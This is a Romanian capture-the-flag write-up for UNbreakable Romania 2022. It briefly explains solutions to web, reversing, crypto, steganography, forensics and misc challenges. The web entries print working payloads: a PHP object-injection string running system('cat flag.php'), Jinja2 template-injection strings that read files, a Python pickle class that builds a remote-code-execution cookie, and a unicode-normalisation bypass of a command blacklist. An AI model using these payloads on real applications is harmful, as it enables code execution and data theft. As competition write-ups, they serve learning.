UNbreakable Romania 2022

Autor: Licu Mihai-George - licu.mihai21@gmail.com

Sumar

zoom: rev

Dovada obținerii flagului

CTF{sha256(12504)}

Sumar

Avem un executabil ce transforma o imagine png intr-o mapare de caractere inc.

Dovada rezolvării

Dupa ce am testat executabilul pe un png aleatoriu am deschis asm_image.inc si am observat pattern-ul cifrelor in mesaj.

whats-your-name-part1: web

Dovada obținerii flagului

CTF{3346176ac1e79283318b4f69587c4b29b06d7e1fe3853a4f37bb5442c80ba3fd}

Sumar

PHP Object Injection

Dovada rezolvării

Cu inspect element gasim ca pagina ne indica spre ?source. Acolo observam codul sursa care descire o vulnerabilitate de php object injection. Doar trebuie sa construim un payload adecvat si apoi ni se returneaza flag-ul.

?name=a:2:{i:0;s:5:"flag:";i:1;O:18:"PHPObjectInjection":1:{s:6:"inject";s:28:"echo system('cat flag.php');";}}

whats-your-name-part2: web

Dovada obținerii flagului

CTF{75df3454a132fcdd37d94882e343c6a23e961ed70f8dd88195345aa874c63e63}

Sumar

Vulnerabilitate de python Flask cu jinja2.

Dovada rezolvării

Din chall-ul anterior am asumat ca si acest challenge are ceva de a face cu name asa ca am incercat diferite valori si am vazut ca este intoarsa valoarea trimisa. Am incercat diverse payload-uri pana am ajuns la unul care sa imi permita executia comenzilor de sistem.

?name={{url_for.__globals__.os.__dict__.listdir('./')}}
?name={{url_for.__globals__.__builtins__.open('flag').read()}}

Ray3: <categorie>

Dovada obținerii flagului

CTF{sha256(Good_job_continue)}

Sumar

Flag-ul se compara cu un string din memorie in urma unor operatii de schimbare.

Dovada rezolvării

Am scris un scurt script in python care sa faca operatiile in ordine inversa asupra string-ului din memorie.

sweet-and-sour: web

Dovada obținerii flagului

CTF{ccc1ccef217ed19c492bdada049ad2b0fbf1adcb72a92f13ab153aae068f797f}

Sumar

Pickle deserialization

Dovada rezolvării

Am observat un cookie interesant care decodat cu base64 rezulta in "Try harder!" dar avea si niste biti ciudati in plus. In urma unor cautari am gasit ca arata ca un obiect din python serializat folosind pickle, incercand diferite string-uri am realizat ca site-ul deserealizeaza continutul cookie-ului iar prin metode magice precum __reduce__ putem forta executie de cod pentru a obtine flag-ul.

```python
import pickle
from base64 import b64encode
import subprocess


class RCE:
    def __reduce__(self):
        cmd = ("cat", "flag")
        return subprocess.check_output, (cmd,)


if __name__ == "__main__":
    pickled = pickle.dumps(RCE())
    print(b64encode(pickled))
```

blue-warmup: misc

Dovada obținerii flagului

1. Python
2. Set-ExecutionPolicy
3. financial institutions
4. Unblock-File
5. sudoers
6. 4698
7. technical
8. 1566
9. ss

Sumar

Quiz cu raspunsuri din cautari.

encoding-party: crypto

Dovada obținerii flagului

CTF{sha256(https://goo.gl/maps/azLNuRbrdmHbdFBM8)}

Sumar

Link de google maps encoded cu base85

Dovada rezolvării

Am identificat encoding-ul ca fiind base85 si am folosit cyberchef pentru a decoda string-ul.

encoding-party2: crypto

Dovada obținerii flagului

EY is looking for cybersecurity enthusiasts.

Sumar

String encoded cu ROT-13

Dovada rezolvării

Am folosit dcode.fr/cipher-identifier si am decodat stringul din ROT-13 pentru a afla propozitia intiala.

is-this-just-a-logo: stegano

Dovada obținerii flagului


Building a better working world

Sumar

String ascuns in comment inauntrul png-ului

Dovada rezolvării

strings download.png dezvaluie toata informatia necesara



can-you-bypass: web

Dovada obținerii flagului

CTF{8e6c5056d1504b3d82e61255439af9ac9a35634b11849644a70b9a498ea88d28}

Sumar

Vulnerabilitate in normalizarea unicode.

Dovada rezolvării

Suntem intampinati cu source code-ul unei aplicatii in flask ce asteapta un request param cmd pe care apoi il executa daca trece de filtrul blacklist ce contine diferite semne de punctuatie. Apoi acest cmd trece printr-o normalizare unicode unde caractere se mapeaza la un dictionar restrans iar acest lucru poate fi exploatat.
Nu am gasit un caracter unicode la indemana care se normalizeaza in '.' asa ca m folosit payload-ul '/backdoor?cmd=cat ⋆' cu o steluta ce se normalizeaza in *.

is-this-a-doc-file: forensics

Dovada obținerii flagului

<35fsdeGHR>

Sumar

pptx ascuns intr-un docx

Dovada rezolvării

Dand unzip la docx suntem intampinati cu un pptx care contine flag-ul

encoded-hanoi: misc

Dovada obținerii flagului

CTF{c8690500015d8e4395c0459c24c6a79ac1d828dd4190eb48b958aaf57bda83f7}

Sumar

Trebuie sa rezolvam problema turnurilor din hanoi pentru diferite input-uri care ne sunt prezentate encoded.

Dovada rezolvării

Am aflat tipurile de encoding(base64, hex, base85, long_to_bytes) si am citit mesajele pe parcurs pentru a afla cerintele fiecarei runde deoarece erau doar 4 runde nu a fost nevoie de mai multe automizare.

```
from pwn import *

r = remote("34.159.208.78", 32254)


def TowerOfHanoi(n, source, target, aux):
    if n == 0:
        return
    TowerOfHanoi(n-1, source, aux, target)
    text = f"Move the top disk of tower {source} to tower {target}"
    r.sendline(text)
    TowerOfHanoi(n-1, aux, target, source)


n = 3
TowerOfHanoi(n, 1, 3, 2)

TowerOfHanoi(n, 1, 3, 2)

n = 5
TowerOfHanoi(n, 1, 3, 2)
```

```
n = 7
TowerOfHanoi(n, 1, 3, 2)

r.interactive()



#
INKEM63DHA3DSMBVGAYDAMJVMQ4GKNBTHE2WGMBUGU4WGMRUMM3GCNZZMFRTCZBYGI4GIZBUGE4TAZ
LCGQ4GEOJVHBQWCZRVG5RGIYJYGNTDO7I=
# base32
```